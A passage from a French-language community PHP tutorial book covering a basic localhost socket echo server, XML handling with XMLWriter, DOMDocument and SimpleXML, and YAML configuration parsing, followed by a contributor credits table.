Voir cette réponse pour plus d'informations sur la raison `$_ENV` laquelle `$_ENV` n'est pas renseigné.

Lire Variables superglobales PHP en ligne: https://riptutorial.com/fr/php/topic/3392/variables-superglobales-php

Chapitre 107: WebSockets

Introduction

L'utilisation de l'extension de socket implémente une interface de bas niveau pour les fonctions de communication de socket basées sur les sockets BSD populaires, offrant la possibilité d'agir en tant que serveur de socket et client.

Examples

Serveur TCP / IP simple

Exemple minimal basé sur l'exemple de manuel PHP trouvé ici:
http://php.net/manual/en/sockets.examples.php

Créez un script websocket qui écoute le port 5000 Utilisez mastic, terminal pour exécuter `telnet 127.0.0.1 5000` (localhost). Ce script répond avec le message que vous avez envoyé (en tant que ping-back)

```
<?php
set_time_limit(0); // disable timeout
ob_implicit_flush(); // disable output caching

// Settings
$address = '127.0.0.1';
$port = 5000;


/*
    function socket_create ( int $domain , int $type , int $protocol )
    $domain can be AF_INET, AF_INET6 for IPV6 , AF_UNIX for Local communication protocol
    $protocol can be SOL_TCP, SOL_UDP  (TCP/UDP)
    @returns true on success
*/

if (($socket = socket_create(AF_INET, SOCK_STREAM, SOL_TCP)) === false) {
    echo "Couldn't create socket".socket_strerror(socket_last_error())."\n";
}


/*
    socket_bind ( resource $socket , string $address [, int $port = 0 ] )
    Bind socket to listen to address and port
*/

if (socket_bind($socket, $address, $port) === false) {
    echo "Bind Error ".socket_strerror(socket_last_error($sock)) ."\n";
}

if (socket_listen($socket, 5) === false) {
    echo "Listen Failed ".socket_strerror(socket_last_error($socket)) . "\n";
}
```

```
do {
    if (($msgsock = socket_accept($socket)) === false) {
        echo "Error: socket_accept: " . socket_strerror(socket_last_error($socket)) . "\n";
        break;
    }

    /* Send Welcome message. */
    $msg = "\nPHP Websocket \n";

    // Listen to user input
    do {
        if (false === ($buf = socket_read($msgsock, 2048, PHP_NORMAL_READ))) {
            echo "socket read error: ".socket_strerror(socket_last_error($msgsock)) . "\n";
            break 2;
        }
        if (!$buf = trim($buf)) {
            continue;
        }

        // Reply to user with their message
        $talkback = "PHP: You said '$buf'.\n";
        socket_write($msgsock, $talkback, strlen($talkback));
        // Print message in terminal
        echo "$buf\n";

    } while (true);
    socket_close($msgsock);
} while (true);

socket_close($socket);
?>
```

Lire WebSockets en ligne: https://riptutorial.com/fr/php/topic/9598/websockets

Chapitre 108: XML

Examples

Créer un fichier XML à l'aide de XMLWriter

Instanciez un objet XMLWriter:

```
$xml = new XMLWriter();
```

Ensuite, ouvrez le fichier dans lequel vous souhaitez écrire. Par exemple, pour écrire dans `/var/www/example.com/xml/output.xml` , utilisez:

```
$xml->openUri('file:///var/www/example.com/xml/output.xml');
```

Pour démarrer le document (créer la balise ouverte XML):

```
$xml->startDocument('1.0', 'utf-8');
```

Cela va sortir:

```
<?xml version="1.0" encoding="UTF-8"?>
```

Maintenant, vous pouvez commencer à écrire des éléments:

```
$xml->writeElement('foo', 'bar');
```

Cela va générer le XML:

```
<foo>bar</foo>
```

Si vous avez besoin de quelque chose d'un peu plus complexe que simplement des nœuds avec des valeurs simples, vous pouvez également "démarrer" un élément et lui ajouter des attributs avant de le fermer:

```
$xml->startElement('foo');
$xml->writeAttribute('bar', 'baz');
$xml->writeCdata('Lorem ipsum');
$xml->endElement();
```

Cela va sortir:

```
<foo bar="baz"><![CDATA[Lorem ipsum]]></foo>
```

Lire un document XML avec DOMDocument

De même que pour SimpleXML, vous pouvez utiliser DOMDocument pour analyser le XML à partir d'une chaîne ou d'un fichier XML.

1. d'une chaîne

```
$doc = new DOMDocument();
$doc->loadXML($string);
```

2. À partir d'un fichier

```
$doc = new DOMDocument();
$doc->load('books.xml');// use the actual file path. Absolute or relative
```

Exemple d'analyse

Considérant le XML suivant:

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

Ceci est un exemple de code pour l'analyser

```
$books = $doc->getElementsByTagName('book');
foreach ($books as $book) {
    $title = $book->getElementsByTagName('name')->item(0)->nodeValue;
    $price = $book->getElementsByTagName('price')->item(0)->nodeValue;
    $id = $book->getElementsByTagName('id')->item(0)->nodeValue;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

Cela va sortir:

> Le titre du livre 1 est PHP - An Introduction et coûte 5,95 $.
>
> Le titre du livre 2 est PHP - Avancé et coûte 25,00 $.

Créer un fichier XML à l'aide de DomDocument

Pour créer un XML à l'aide de DOMDocument, nous devons créer tous les attributs et les balises à l'aide des `createElement()` et `createAttribute()` et créer la structure XML avec `appendChild()` .

L'exemple ci-dessous inclut des balises, des attributs, une section CDATA et un espace de noms

différent pour la deuxième balise:

```
$dom = new DOMDocument('1.0', 'utf-8');
$dom->preserveWhiteSpace = false;
$dom->formatOutput = true;

//create the main tags, without values
$books = $dom->createElement('books');
$book_1 = $dom->createElement('book');

// create some tags with values
$name_1 = $dom->createElement('name', 'PHP - An Introduction');
$price_1 = $dom->createElement('price', '$5.95');
$id_1 = $dom->createElement('id', '1');

//create  and append an attribute
$attr_1 = $dom->createAttribute('version');
$attr_1->value = '1.0';
//append the attribute
$id_1->appendChild($attr_1);

//create the second tag book with different namespace
$namespace = 'www.example.com/libraryns/1.0';

//include the namespace prefix in the books tag
$books->setAttributeNS('http://www.w3.org/2000/xmlns/', 'xmlns:ns', $namespace);
$book_2 = $dom->createElementNS($namespace,'ns:book');
$name_2 = $dom->createElementNS($namespace, 'ns:name');

//create a CDATA section (that is another DOMNode instance) and put it inside the name tag
$name_cdata = $dom->createCDATASection('PHP - Advanced');
$name_2->appendChild($name_cdata);
$price_2 = $dom->createElementNS($namespace, 'ns:price', '$25.00');
$id_2 = $dom->createElementNS($namespace, 'ns:id', '2');

//create the XML structure
$books->appendChild($book_1);
$book_1->appendChild($name_1);
$book_1->appendChild($price_1);
$book_1->appendChild($id_1);
$books->appendChild($book_2);
$book_2->appendChild($name_2);
$book_2->appendChild($price_2);
$book_2->appendChild($id_2);

$dom->appendChild($books);

//saveXML() method returns the XML in a String
print_r ($dom->saveXML());
```

Ceci affichera le XML suivant:

```
<?xml version="1.0" encoding="utf-8"?>
<books xmlns:ns="www.example.com/libraryns/1.0">
  <book>
    <name>PHP - An Introduction</name>
    <price>$5.95</price>
    <id version="1.0">1</id>
  </book>
```

```
  <ns:book>
    <ns:name><![CDATA[PHP - Advanced]]></ns:name>
    <ns:price>$25.00</ns:price>
    <ns:id>2</ns:id>
  </ns:book>
</books>
```

Lire un document XML avec SimpleXML

Vous pouvez analyser XML à partir d'une chaîne ou d'un fichier XML

1. d'une chaîne

```
$xml_obj = simplexml_load_string($string);
```

2. À partir d'un fichier

```
$xml_obj = simplexml_load_file('books.xml');
```

Exemple d'analyse

Considérant le XML suivant:

```
<?xml version="1.0" encoding="UTF-8"?>
<books>
   <book>
      <name>PHP - An Introduction</name>
      <price>$5.95</price>
      <id>1</id>
   </book>
   <book>
      <name>PHP - Advanced</name>
      <price>$25.00</price>
      <id>2</id>
   </book>
</books>
```

Ceci est un exemple de code pour l'analyser

```
$xml = simplexml_load_string($xml_string);
$books = $xml->book;
foreach ($books as $book) {
    $id = $book->id;
    $title = $book->name;
    $price = $book->price;
    print_r ("The title of the book $id is $title and it costs $price." . "\n");
}
```

Cela va sortir:

> Le titre du livre 1 est PHP - An Introduction et coûte 5,95 $.
> Le titre du livre 2 est PHP - Avancé et coûte 25,00 $.

Utilisation de XML avec la bibliothèque SimpleXML de PHP

SimpleXML est une bibliothèque puissante qui convertit les chaînes XML en un objet PHP facile à utiliser.

Ce qui suit suppose une structure XML comme ci-dessous.

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>
```

Lisez nos données dans SimpleXML

Pour commencer, nous devons lire nos données dans SimpleXML. Nous pouvons le faire de 3 manières différentes. Tout d'abord, nous pouvons charger nos données à partir d'un nœud DOM.

```
$xmlElement = simplexml_import_dom($domNode);
```

Notre option suivante consiste à charger nos données à partir d'un fichier XML.

```
$xmlElement = simplexml_load_file($filename);
```

Enfin, nous pouvons charger nos données à partir d'une variable.

```
$xmlString = '<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</document>';
$xmlElement = simplexml_load_string($xmlString);
```

Que vous ayez choisi de charger à partir d' un élément DOM , à partir d' un fichier ou d' une chaîne , vous disposez maintenant d'une variable SimpleXMLElement appelée `$xmlElement` . Maintenant, nous pouvons commencer à utiliser notre XML en PHP.

Accéder à nos données SimpleXML

Le moyen le plus simple d'accéder aux données dans notre objet SimpleXMLElement consiste à appeler directement les propriétés . Si nous voulons accéder à notre premier bookName, `StackOverflow SimpleXML Example` , nous pouvons y accéder comme ci-dessous.

```
echo $xmlElement->book->bookName;
```

À ce stade, SimpleXML supposera que parce que nous ne lui avons pas dit explicitement quel livre nous voulons, nous voulons le premier. Cependant, si nous décidons de ne pas vouloir le premier, mais plutôt un `Another SimpleXML Example` , nous pouvons y accéder comme ci-dessous.

```
echo $xmlElement->book[1]->bookName;
```

Il convient de noter que l'utilisation de `[0]` fonctionne de la même façon que de ne pas l'utiliser, donc

```
$xmlElement->book
```

fonctionne de la même manière que

```
$xmlElement->book[0]
```

En boucle dans notre XML

Il existe de nombreuses raisons pour lesquelles vous souhaiterez peut-être parcourir XML , par exemple si vous souhaitez afficher un certain nombre d'éléments, des livres dans notre cas, sur une page Web. Pour cela, nous pouvons utiliser une boucle foreach ou une boucle standard, en tirant parti de la fonction count de SimpleXMLElement. .

```
foreach ( $xmlElement->book as $thisBook ) {
    echo $thisBook->bookName
}
```

ou

```
$count = $xmlElement->count();
for ( $i=0; $i<$count; $i++ ) {
    echo $xmlElement->book[$i]->bookName;
}
```

Gestion des erreurs

Maintenant, nous sommes venus si loin, il est important de réaliser que nous ne sommes que des humains, et que nous finirons probablement par rencontrer une erreur - en particulier si nous jouons constamment avec différents fichiers XML. Et donc, nous voudrons gérer ces erreurs.

Considérons que nous avons créé un fichier XML. Vous remarquerez que bien que ce XML soit

très semblable à ce que nous avions précédemment, le problème avec ce fichier XML est que la balise de fermeture finale est / doc au lieu de / document.

```
<?xml version="1.0" encoding="UTF-8"?>
<document>
    <book>
        <bookName>StackOverflow SimpleXML Example</bookName>
        <bookAuthor>PHP Programmer</bookAuthor>
    </book>
    <book>
        <bookName>Another SimpleXML Example</bookName>
        <bookAuthor>Stack Overflow Community</bookAuthor>
        <bookAuthor>PHP Programmer</bookAuthor>
        <bookAuthor>FooBar</bookAuthor>
    </book>
</doc>
```

Maintenant, disons, nous chargeons ceci dans notre PHP en tant que fichier $.

```
libxml_use_internal_errors(true);
$xmlElement = simplexml_load_file($file);
if ( $xmlElement === false ) {
    $errors = libxml_get_errors();
    foreach ( $errors as $thisError ) {
        switch ( $thisError->level ) {
            case LIBXML_ERR_FATAL:
                echo "FATAL ERROR: ";
                break;
            case LIBXML_ERR_ERROR:
                echo "Non Fatal Error: ";
                break;
            case LIBXML_ERR_WARNING:
                echo "Warning: ";
                break;
        }
        echo $thisError->code . PHP_EOL .
            'Message: ' . $thisError->message . PHP_EOL .
            'Line: ' . $thisError->line . PHP_EOL .
            'Column: ' . $thisError->column . PHP_EOL .
            'File: ' . $thisError->file;
    }
    libxml_clear_errors();
} else {
    echo 'Happy Days';
}
```

Nous serons accueillis avec le suivant

```
FATAL ERROR: 76
Message: Opening and ending tag mismatch: document line 2 and doc

Line: 13
Column: 10
File: filepath/filename.xml
```

Cependant, dès que nous résolvons ce problème, nous sommes présentés avec "Happy Days".

Lire XML en ligne: https://riptutorial.com/fr/php/topic/780/xml

Chapitre 109: YAML en PHP

Examples

Installation de l'extension YAML

YAML ne vient pas avec une installation PHP standard, il doit être installé en tant qu'extension PECL. Sous Linux / Unix, il peut être installé avec un simple

```
pecl install yaml
```

Notez que le `libyaml-dev` doit être installé sur le système, car le paquet PECL est simplement une enveloppe autour des appels libYAML.

L'installation sur des machines Windows est différente: vous pouvez télécharger une DLL pré-compilée ou créer des sources.

Utiliser YAML pour stocker la configuration de l'application

YAML permet de stocker des données structurées. Les données peuvent être un simple ensemble de paires nom-valeur ou une donnée hiérarchique complexe dont les valeurs sont même des tableaux.

Considérez le fichier YAML suivant:

```
database:
    driver: mysql
    host: database.mydomain.com
    port: 3306
    db_name: sample_db
    user: myuser
    password: Passw0rd
debug: true
country: us
```

Disons que c'est enregistré sous `config.yaml` . Ensuite, pour lire ce fichier en PHP, le code suivant peut être utilisé:

```
$config = yaml_parse_file('config.yaml');
print_r($config);
```

`print_r` produira la sortie suivante:

```
Array
(
    [database] => Array
        (
            [driver] => mysql
```

```
            [host] => database.mydomain.com
            [port] => 3306
            [db_name] => sample_db
            [user] => myuser
            [password] => Passw0rd
        )

    [debug] => 1
    [country] => us
)
```

Maintenant, les paramètres de configuration peuvent être utilisés en utilisant simplement des éléments de tableau:

```
$dbConfig = $config['database'];

$connectString = $dbConfig['driver']
    . ":host={$dbConfig['host']}"
    . ":port={$dbConfig['port']}"
    . ":dbname={$dbConfig['db_name']}"
    . ":user={$dbConfig['user']}"
    . ":password={$dbConfig['password']}";
$dbConnection = new \PDO($connectString, $dbConfig['user'], $dbConfig['password']);
```

Lire YAML en PHP en ligne: https://riptutorial.com/fr/php/topic/5101/yaml-en-php

Crédits

S. No	Chapitres	Contributeurs
1	Démarrer avec PHP	7ochem, A. Raza, Abhishek Jain, adistoe, Andrew, Anil, Aust, bwoebi, cale_b, Charlie H, Community, Dipesh Poudel, Ed Cottrell, Epodax, Félix Gagnon-Grenier, Filip Š, Gaurav, Gerard Roche, GuRu, H. Pauwelyn, Harsh Sanghani, Henrique Barcelos, ImClarky, JayIsTooCommon, Jens A. Koch, Jo., John Slegers, JonasCz, Kzqai, Lode, Majid, manetsus, Mark Amery, matiaslauriti, Matt S, miken32, mleko, mpavey, Mubashar Abbas, Mushti, Nate, Nathan Arthur, noufalcep, ojrask, p_blomberg, Panda, paulmorriss, PeeHaa, PHPLover, rap-2-h, salathe, sascha, Sebastian Brosch, SOFe, Software Guy, SZenC, TecBrat, tereško, Thijs Riezebeek, Tigger, Toby Allen, toesslab.ch, tpunt, tyteen4a03, uruloke, user128216, Viktor, xims, Your Common Sense, Zachary Vincze
2	Amorce de chargement automatique	bishop, br3nt, Jens A. Koch
3	Analyse de chaîne	Benjam, Bram, Chief Wiggum, Christian, Ekin, Juha Palomäki, mnoronha, Sharlike, Sittipong Wiboonsirichai, SOFe, Sourav Ghosh, Thara, tyteen4a03
4	Analyse HTML	Ala Eddine JEBALI, Mariano, miken32, nickb, RamenChef, tyteen4a03
5	AOP	Abhi Beckert, Anass, Andrew, Anwar Nairi, BacLuc, br3nt, Canis, cteski, Drew, EatPeanutButter, Ed Cottrell, Genhis, greatwolf, Henrique Barcelos, Ivan, Jay, Machavity, Magisch, Manolis Agkopian, Matt S, miken32, noufalcep, philwc, rap-2-h, SOFe, tereško, Tgr, Toby Allen, tpunt, tyteen4a03, Vincent Teyssier, Your Common Sense, Yury Fedorov
6	APCu	Joe
7	Apprentissage automatique	georoot, Gerard Roche, tyteen4a03
8	Authentification HTTP	Noah van der Aa, SOFe
9	BC Math (calculatrice binaire)	Sebastian Brosch, SOFe, tyteen4a03

10	Biscuits	AnotherGuy, bnxio, BrokenBinary, Community, Dilip Raj Baral, Dragos Strugar, John C, Jon B, Majid, Mohamed Belal, mTorres, n-dru, Niek Brouwer, Panda, Petr R., tyteen4a03, walid
11	Boucles	Chris Larson, greatwolf, ImClarky, Jo., John Slegers, jwriteclub, Manikiran, Matt Raines, Mohamed Belal, Nate, Nguyen Thanh, RamenChef, tereško, Thijs Riezebeek, Thomas Gerot, TimWolla, tyteen4a03, Yury Fedorov,
12	Cache	georoot, Jaydeep Pandya
13	Classe DateHeure	AnatPort, bakahoe, Bonner , Edward Comeau, James, Oscar David, Sverri M. Olsen, tyteen4a03, warlock
14	Classes et Objets	Abhi Beckert, Adam, Adil Abbasi, Alexander Guz, Alon Eitan, Arun3x3, Aust, br3nt, BrokenBinary, bwoebi, Canis, chumkiu, Cliff Burton, Darren, Dennis Haarbrink, Ed Cottrell, Ekin, feeela, Félix Gagnon-Grenier, Gino Pane, Gordon, Henrique Barcelos, Isak Combrinck, Jack hardcastle, Jason, JayIsTooCommon, John Slegers, jwriteclub, kero, m02ph3u5, Machavity, Madalin, Majid, Marten Koetsier, Matt S, miken32, Mohamed Belal, Nate, noufalcep, ojrask, RamenChef, Robbie Averill, SOFe, StasM, tereško, Thamilan, thanksd, Thijs Riezebeek, tpunt, Tyler Sebastian, tyteen4a03, Valentincognito, vijaykumar, Vlad Balmos, walid, Will, Yury Fedorov, YvesLeBorg
15	Client SOAP	JC Lee, Liam, Piotr Olaszewski, RamenChef, Rocket Hazmat, Technomad, Thijs Riezebeek, tyteen4a03
16	Comment décomposer une URL	Patrick Simard
17	Comment détecter l'adresse IP du client	Erki A, mnoronha, RamenChef
18	commentaires	Rebecca Close
19	Compilation des erreurs et des avertissements	EatPeanutButter, Thamilan, u_mulder
20	Compiler les extensions PHP	4444, Sherif, tyteen4a03
21	Compositeur Dependency Manager	alcohol, Alok Kumar, Alphonsus, bwoebi, castis, Chris White, Daniel Waghorn, DJ Sipe, Dov Benyomin Sohacheski, Félix Gagnon-Grenier, hspaans, icc97, John Slegers, kelunik, Matt S,

		miken32, Moppo, Muhammad Sumon Molla Selim, Paulpro, Pawel Dubiel, RamenChef, Robbie Averill, Safoor Safdar, SaitamaSama, salathe, Sam Dufel, Sumurai8, Test, Thijs Riezebeek, tyteen4a03, Ziumin
22	Constantes Magiques	Asaph, E_p, Matei Mihai, Matt Raines, mnoronha, RamenChef, Ruslan Bes, tyteen4a03
23	Contribuer au manuel PHP	Gordon, salathe, Thomas Gerot, tpunt
24	Contribuer au noyau PHP	miken32, tpunt, undefined
25	Conventions de codage	Abhi Beckert, Ernestas Stankevičius, Quill, signal
26	Créer des fichiers PDF en PHP	Boysenb3rry, feeela
27	Cryptographie	Anthony Vanover, naitsirch, user2914877
28	Déploiement Docker	georoot
29	Douilles	4444, bwoebi, Filip Š, SOFe, tyteen4a03
30	Envoi d'email	AgeDeO, Anthony Vanover, bish, Chris Forrence, CN, Community, Jari Keinänen, jasonlam604, John Conde, Lauryn Unsopale, Liam, Machavity, maioman, matiaslauriti, Oleg Fedoseev, Panda, Pekka , Petr R., RamenChef, Robbie Averill, tyteen4a03, weirdan
31	Erreurs courantes	bwoebi, think123
32	Espaces de noms	B001, Dragos Strugar, Majid, Manulaiko, matiaslauriti, Matt S, RamenChef, Thijs Riezebeek, Tom Wright, tyteen4a03
33	Exécuter sur un tableau	Alok Patel, Andreas, Antony D'Andrea, Arun3x3, caoglish, Matt S, Maxime, mnoronha, Ruslan Bes, RyanNerd, SOFe
34	Expressions régulières (regexp / PCRE)	A.L, bwoebi, Chrys Ugwu, Epodax, Kamehameha, mjsarfatti, mnoronha, ojrask, RamenChef, Smar, SOFe, tyteen4a03, uruloke
35	Fermeture	RamenChef, tyteen4a03, Victor T.
36	Fonctions de filtres et filtres	Abhishek Gurjar, Exagone313, Ivijan Stefan Stipić, John Conde , matiaslauriti, RamenChef, Robbie Averill, samayo, tyteen4a03
37	Fonctions de	bwoebi, Dmytrechko, Finwe, Jason, kelunik, Lode, Machavity,

	hachage du mot de passe	Matt S, Nic Wortel, Perry, Rápli András, Sverri M. Olsen, tereško, Thijs Riezebeek, Thomas Gerot, Tom, tyteen4a03
38	Formatage de chaîne	Benjam, SOFe
39	Générateurs	BrokenBinary, Chris White, Majid, Matze, RamenChef, tyteen4a03, uruloke
40	Gestion des exceptions et signalement des erreurs	baldrs, F. Müller, Félix Gagnon-Grenier, mnoronha, Robbie Averill
41	Imagick	Félix Gagnon-Grenier, Ilker Mutlu, jesussegado, Kenyon, RamenChef
42	IMAP	Kuhan, Tom, walid
43	Injection de dépendance	alexander.polomodov, David Packer, Ed Cottrell, Edward, Félix Gagnon-Grenier, Joe Green, kelunik, Linus, matiaslauriti, Ruslan Bes, Steve Chamaillard, Thijs Riezebeek, tpunt
44	Installation sur des environnements Linux / Unix	A.L, Adam, miken32, Pablo Martinez, rfsbsb, tyteen4a03
45	Installer un environnement PHP sous Windows	Ani Menon, bwoebi, Jhollman, RamenChef, RiggsFolly, Saurabh, Woliul
46	Interface de ligne de commande (CLI)	Artsiom Tymchanka, bwoebi, Chris Forrence, Exagone313, Henrique Barcelos, Ian Drake, jwriteclub, kelunik, Matt S, miken32, mleko, mulquin, Nate H, noufalcep, ojrask, Robbie Averill, Shawn Patrick Rice, SOFe, talhasch, webNeat
47	Itération de tableau	Albzi, B001, bwoebi, ksealey, SOFe
48	Jonglerie de type et questions de comparaison non strictes	GordonM, miken32, tyteen4a03
49	JSON	A.L, Ajax Hill, Alexey Kornilov, AnatPort, Anil, Arkadiusz Kondas, AVProgrammer, BrokenBinary, bwoebi, Canis, Clomp, Companjo, Dmytrechko, doctorjbeam, Ed Cottrell, fuzzy, Gino Pane, hack3p, hakre, Ilyas Mimouni, Jeremy Harris, John Slegers, Johnathan Barrett, Karim Geiger, Leith, Ligemer, lxer, Machavity, Marc, Matei Mihai, matiaslauriti, miken32, noufalcep

		, Panda, particleflux, Pawel Dubiel, Piotr Olaszewski, QoP, Rafael Dantas, RamenChef, rap-2-h, Rick James, ryanyuyu, SaitamaSama, tereško, Thomas, Timothy, Tomáš Fejfar, tpunt, tyteen4a03, ultrasamad, uzaif, Viktor, Vojtech Kane, Willem Stuursma, Yuri Blanc, Yury Fedorov
50	La gestion des fichiers	Abhi Beckert, Alexey, Alon Eitan, gabe3886, Hardik Kanjariya ツ, J F, Jason, kamal pal, Maarten Oosting, Mark H., Matt Clark , miken32, Northys, rap-2-h, Ryan K, Sivaprakash, SOFe, wakqasahmed, Yehia Awad, Ziumin
51	La sérialisation	Edvin Tenovimas, Epodax, jmattheis, Joram van den Boezem, Mohammad Sadegh, RamenChef, Ruslan Bes, shyammakwana.me, tyteen4a03
52	Le débogage	alexander.polomodov, bwoebi, franga2000, Katie, Laposhasú Acsa, Serg Chernata
53	Lecture des données de demande	cjsimon, franga2000, Marten Koetsier, miken32, mnoronha
54	Les constantes	Abhishek Gurjar, Asaph, bwoebi, jlapoutre, matiaslauriti, RamenChef, rfsbsb, Ruslan Bes, Thomas, tyteen4a03
55	Les fonctions	Abhi Beckert, Jonathan Dalgaard, SOFe
56	Les opérateurs	Abdul Waheed, Abhishek Gurjar, Andrew, Calvin, Companjo, Emil, Gino Pane, H. Pauwelyn, Isak Combrinck, JayIsTooCommon, Joe, JonMark Perry, jwriteclub, LeonardChallis, Marten Koetsier, Matt Raines, Matt S, miken32, Nate, noufalcep, Ortomala Lokni, Petr R., rap-2-h, Robin Panta, roman reign, Ruslan Bes, SaitamaSama, Script_Coded, SOFe, StasM, SuperBear, ɬolɐəz əɥɬ qoq, Tom K, tpunt, Tyler Sebastian, tyteen4a03, w1n5rx, wogsland
57	Les références	bwoebi
58	Les types	Amir Forsati Q., AnatPort, bwoebi, cFreed, Christopher K., Dipen Shah, Gaurav Srivastava, Gerard Roche, Gino Pane, gracacs, greatwolf, Henders, HPierce, inkista, jbmartinez, John Slegers, Marten Koetsier, Martin, miken32, moopet, noufalcep, ojrask, Qullbrune, rap-2-h, Ruslan Bes, rzyns, smm, Thamilan, Tom Wright, Will
59	Les variables	54 69 6D, 7ochem, ackwell, Adil Abbasi, afeique, Alexander Guz, Anil, AppleDash, AVProgrammer, B001, Ben Rhys-Lewis, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Chris Evans, Christian, Community, Confiqure, cpalinckx, Daniel Stradowski, David G., Dykotomee, Ed Cottrell, Edvin Tenovimas, F0G,

		Favian Ioel P, Franck Dernoncourt, Gino Pane, Henders, Henrique Barcelos, Hirdesh Vishwdewa, Huey, Jay, Jaya Parwani, JayIsTooCommon, jmattheis, John Slegers, JonasCz, Kannika, kranthi117, m02ph3u5, MackieeE, Magisch, Marc, Mark H., Matt S, miken32, Mubashar Abbas, Mushti, Nate, Nathan Arthur, Nathaniel Ford, Neil Strickland, Nicolas Durán, noufalcep, ojrask, Ortomala Lokni, Panda, Parziphal, Paul Ishak, Perry, Piotr Olaszewski, Praveen Kumar, QoP, Quolonel Questions, Rakitić, RamenChef, reenleedr, Rick James, rmbl, Robbie Averill, Roel Vermeulen, Ryan Hilbert, ryanm, SOFe, Søren Beck Jensen, stark, StasM, Stewartside, Sumurai8, SZenC, Thaillie, thetaiko, Thewsomeguy, Thijs Riezebeek, ThomasRedstone, Timothy, Tomáš Fejfar, tpunt, trajchevska, TRiG, TryHarder, Ultimater, Unex, uzaif, vasili111, Ven, vijaykumar, Yaman Jain, Yury Fedorov
60	Localisation	Cédric Bourgot, Gabriel Solomon, Majid, RamenChef, Sebastianb, Thijs Riezebeek, tyteen4a03
61	Manipulation d'un tableau	AbcAeffchen, Atiqur, bwoebi, chh, Darren, F. Müller, Harikrishnan, jmattheis, juandemarco, Machavity, Milan Chheda, mnoronha, noufalcep, Richard Turner, Ruslan Bes, SOFe, SZenC, Veerendra
62	Manipulation des en-têtes	Mike, mnoronha
63	Méthodes magiques	baldrs, bwoebi, Dan Johnson, Ed Cottrell, Gerard Roche, Jeff Puckett, mnoronha, Rafael Dantas, Ruslan Bes, TGrif, Thijs Riezebeek
64	Modèles de conception	Alon Eitan, br3nt, Ed Cottrell, Gordon, Henrique Barcelos, John Slegers, jwriteclub, Mohamed Belal
65	Mongo-php	Alex Jimenez, Gopal Sharma, SZenC
66	Multi Threading Extension	mnoronha, RamenChef, SaitamaSama, Sunitrams'
67	Multitraitement	Christian, georoot
68	Performance	Matt S, SOFe, Tgr
69	php lignes affectées par mysqli renvoie 0 quand il doit retourner un entier positif	John

70	PHP MySQLi	a4arpan, BSathvik, bwoebi, Callan Heard, Edvin Tenovimas, Jared Dunham, Jees K Denny, jophab, JustCarty, Lambda Ninja, Machavity, Martijn, Matt S, Obinna Nwakwue, Panda, Petr R., Rick James, robert, Smar, tyteen4a03, Xymanek, Your Common Sense, Zeke
71	PHP Serveur intégré	Paulo Lima
72	PHPDoc	Gerard Roche, HPierce, leguano, miken32, Mubashar Iqbal, Thijs Riezebeek
73	Portée variable	JustCarty, Matt S, mnoronha, Thijs Riezebeek
74	Produire la valeur d'une variable	4444, 7ochem, Adil Abbasi, Anil, Billy G, br3nt, bwegs, bwoebi, cale_b, Charlie H, Community, cpalinckx, David, Dmytrechko, Don't Panic, Ed Cottrell, H. Pauwelyn, Henrique Barcelos, Hirdesh Vishwdewa, jmattheis, John Slegers, K48, kisanme, Magisch, Marc, Mark H., Marten Koetsier, miken32, Mohammad Sadegh, Nate, Nathan Arthur, Neil Strickland, NetVicious, Panda, Praveen Kumar, Rafael Dantas, rap-2-h, ryanm, Serg Chernata, SOFe, StasM, Svish, SZenC, Thaillie, Thomas Gerot, Timothy, Timur, tpunt, tyteen4a03, Ultimater, uzaif, Ven, William Perron, Your Common Sense
75	Programmation asynchrone	Brad Larson, bwoebi, kelunik, martin, matiaslauriti, RamenChef, Ruslan Osmanov, tyteen4a03, vijaykumar
76	Programmation fonctionnelle	AbcAeffchen, appartisan, bluray, bwoebi, Chemaclass, Darren, Dmytro G. Sergiienko, EgaSega, F. Müller, Gerard Roche, Gerrit Luimstra, hack3p, Hailwood, kamal pal, krtek, Marcel dos Santos, Martijn Gastkemper, miken32, Nikolay Konovalov, Pedro Pinheiro, Qullbrune, RamenChef, Robbie Averill, Ruslan Bes, Thomas Gerot, Timothy, Tomasz Tybulewicz, unarist, utdev
77	PSR	RelicScoth, Tom
78	Recettes	Connor Gurney, Eisenheim, tyteen4a03
79	Réflexion	Ajant, John Conde, Marten Koetsier, RamenChef, tyteen4a03
80	Ruisseaux	littlethoughts, SOFe, tyteen4a03
81	Sécurisez-moi	yesitsme
82	Sécurité	Adam Lear, Alon Eitan, brotherperes, bwoebi, Charlotte Dunois, Community, Darren, daviddhont, georoot, gvre, Machavity, Mansouri, matiaslauriti, Matt S, pilec, RamenChef, rap-2-h, Robin Panta, Script47, secelite, Thijs Riezebeek, Thomas

		Gerot, tim, tpunt, undefined, Undersc0re, Vincent Teyssier, webDev, Xorifelse, Your Common Sense, Yury Fedorov, Ziumin
83	Sérialisation d'objets	Ali MasudianPour, Matt S, Mohamed Belal
84	Serveur SOAP	Piotr Olaszewski
85	Sessions	Abhishek Gurjar, Alon Eitan, DanTheDJ1, Darren, Epodax, Haridarshan, Henders, Ismael Miguel, Ivijan Stefan Stipić, Jens A. Koch, ksealey, matiaslauriti, mickmackusa, Nijraj Gelani, RiggsFolly, SirMaxime, SOFe, tyteen4a03
86	SimpleXML	bhrached, SOFe
87	Sortie Buffering	7ochem, Anil, CN, cyberbit, KalenGi, Philip, scottevans93, Sumurai8, think123, Vinicius Monteiro
88	SQLite3	blade, RamenChef, tristansokol, tyteen4a03
89	Structures de contrôle	AnatPort, bwoebi, CStff, jcuenod, Jens A. Koch, Joshua, matiaslauriti, miken32, Robin Panta, tereško, TryHarder, tyteen4a03
